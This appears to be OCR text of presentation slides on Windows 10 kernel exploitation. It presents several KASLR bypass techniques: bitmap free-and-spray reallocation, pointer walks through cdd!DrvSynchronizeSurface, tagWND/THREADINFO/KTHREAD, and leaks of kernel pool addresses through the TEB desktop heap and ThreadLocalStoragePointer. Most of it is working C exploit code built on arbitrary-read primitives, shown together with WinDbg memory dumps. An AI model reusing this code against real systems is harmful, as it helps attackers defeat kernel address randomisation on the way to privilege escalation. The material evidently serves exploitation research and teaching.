
Bitmap hdev field is empty 😔

Bitmap KASLR Bypass 0-Day

- Other Bitmap variants exist.



```
HBITMAP CreateCompatibleBitmap(
  _In_ HDC hdc,
  _In_ int nWidth,
  _In_ int nHeight
);
```




```
kd> dq ffffbd25`56300000+3000
ffffbd25`56303000  00000000`01052c3e 00000000`00000000
ffffbd25`56303010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56303020  00000000`01052c3e 00000000`00000000
ffffbd25`56303030  ffffbd25`4001b010 00000364`00000001
ffffbd25`56303040  00000000`00000d90 ffffbd25`56303270
```

```
kd> dqs ffffbd25`4001b010 + 6f0
ffffbd25`4001b700  ffffbd5f`eced2bf0 cdd!DrvSynchronizeSurface
```

Bitmap KASLR Bypass 0-Day


- Free a Bitmap at offset 0x3000 from first Bitmap
- Spray CompatibleBitmaps to reallocate




```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);
buffer[5] = (DWORD64)h3;
DeleteObject(h3);

HBITMAP *KASLRbitmap = new HBITMAP[0x100];
for (DWORD i = 0; i < 0x100; i++)
{
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);
}
```

Bitmap KASLR Bypass 0-Day

- Read cdd!DrvSyncronizeSurface pointer
- Find ntoskrnl.exe pointer




```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300    call    qword ptr [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
ffffbd5f`ecf0b360  fffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe
```



```
DWORD64 leakNtBase()
{
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd_DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd_DrvSynchronizeSurface + 0x2d) & 0xFFFFF;
    DWORD64 ntAddr = readQword(cdd_DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

tagWND KASLR Bypass 0-Day

- tagWND structure from REACTOS



```
typedef struct _WND
{
   THRDESKHEAD  head;
   WW;
   struct _WND *spwndNext;
#if (_WIN32_WINNT >= 0x0501)
   struct _WND *spwndPrev;
#endif
   struct _WND *spwndParent;
   struct _WND *spwndChild;
```


```
typedef struct _THROBJHEAD
{
   HEAD;
   PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;
//
typedef struct _THRDESKHEAD
{
   THROBJHEAD;
   PDESKTOP    rpdesk;
   PVOID       pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

```
typedef struct _THREADINFO
{
  /* 000 */ W32THREAD;
```


```
typedef struct _W32THREAD
{
   /* 0x000 */ PETHREAD pEThread;
```

tagWND KASLR Bypass 0-Day

- Offset 0x2A8 of KTHREAD has ntoskrnl.exe pointer




```
DWORD64 leakNtBase()
{
    DWORD64 wndAddr = leakWnd(g_window1);
    DWORD64 pti = readQWORD(wndAddr + 0x10);
    DWORD64 ethread = readQWORD(pti);
    DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```




```
kd> dq ffffbd25`4093f3b0+10 L1
ffffbd25`4093f3c0  ffffbd25`4225dab0
kd> dq ffffbd25`4225dab0 L1
ffffbd25`4225dab0  ffff968a`3b50d7c0
kd> dqs ffff968a`3b50d7c0 + 2a8
ffff968a`3b50da68  fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```

Bonus KASLR Bypass 0-Days

- There are even more KASLR bypass possibilities




```
PTEB teb = NtCurrentTeb();
DWORD64 thread = (DWORD64)(teb->Win32ThreadInfo);
DWORD64 threadInfo = readQword(thread);
DWORD64 ntAddr = readQword(threadInfo + 0x2a8);
DWORD64 ntBase = getmodBaseAddr(ntAddr);
```




```
kd> dq @$teb+78 L1
00000026`664c6078  ffff892e`c010aab0
kd> dq ffff892e`c010aab0 L1
ffff892e`c010aab0  ffffa685`3e89c080
kd> dqs ffffa685`3e89c080+2a8 L1
ffffa685`3e89c328  fffff802`39dba690 nt!EmpCheckErrataList
```

Bonus KASLR Bypass 0-Days


- Also kernel pool leak for Bitmap primitive
  - Only works on Windows 10 1703



```
DWORD64 teb = (DWORD64)NtCurrentTeb();
DWORD64 desktopMap = *(PDWORD64)(teb + 0x828);
DWORD64 desktopBase = *(PDWORD64)(desktopMap + 0x28);
DWORD64 addr = desktopBase & 0xFFFFFFFFF0000000;
addr += 0x16300000;
```




```
kd> dq @$teb+828 L1
00000001`49fc7828  000001b6`c2930000
kd> dq 000001b6`c2930000+28 L1
000001b6`c2930028  ffff892e`c0800000
kd> ? ffff892e`c0800000 & FFFFFFFFF0000000
Evaluate expression: -130641093984256 = ffff892e`c0000000
kd> ? ffff892e`c0000000 + 16300000
Evaluate expression: -130640721739776 = ffff892e`d6300000
```




```
kd> dq ffff892e`d6300000
ffff892e`d6300000  00000000`030509e6 00000000`00000000
ffff892e`d6300010  ffffa685`3f0397c0 00000000`00000000
ffff892e`d6300020  00000000`030509e6 00000000`00000000
ffff892e`d6300030  00000000`00000000 00000001`00000364
ffff892e`d6300040  00000000`00000d90 ffff892e`d6300270
ffff892e`d6300050  ffff892e`d6300270 0000b469`00000d90
ffff892e`d6300060  00010000`00000006 00000000`00000000
```

Bonus KASLR Bypass 0-Days

- ThreadLocalStoragePointer helps leak kernel pool
  - Works on Windows 10 1607, but removed in 1703 ☹




```
PTEB teb = NtCurrentTeb();
DWORD64 ThreadLocalStoragePointer = (DWORD64)teb->ThreadLocalStoragePointer;
DWORD64 pointer = *(PDWORD64)(ThreadLocalStoragePointer + 0x20);
DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
addr += 0x16300000;
```



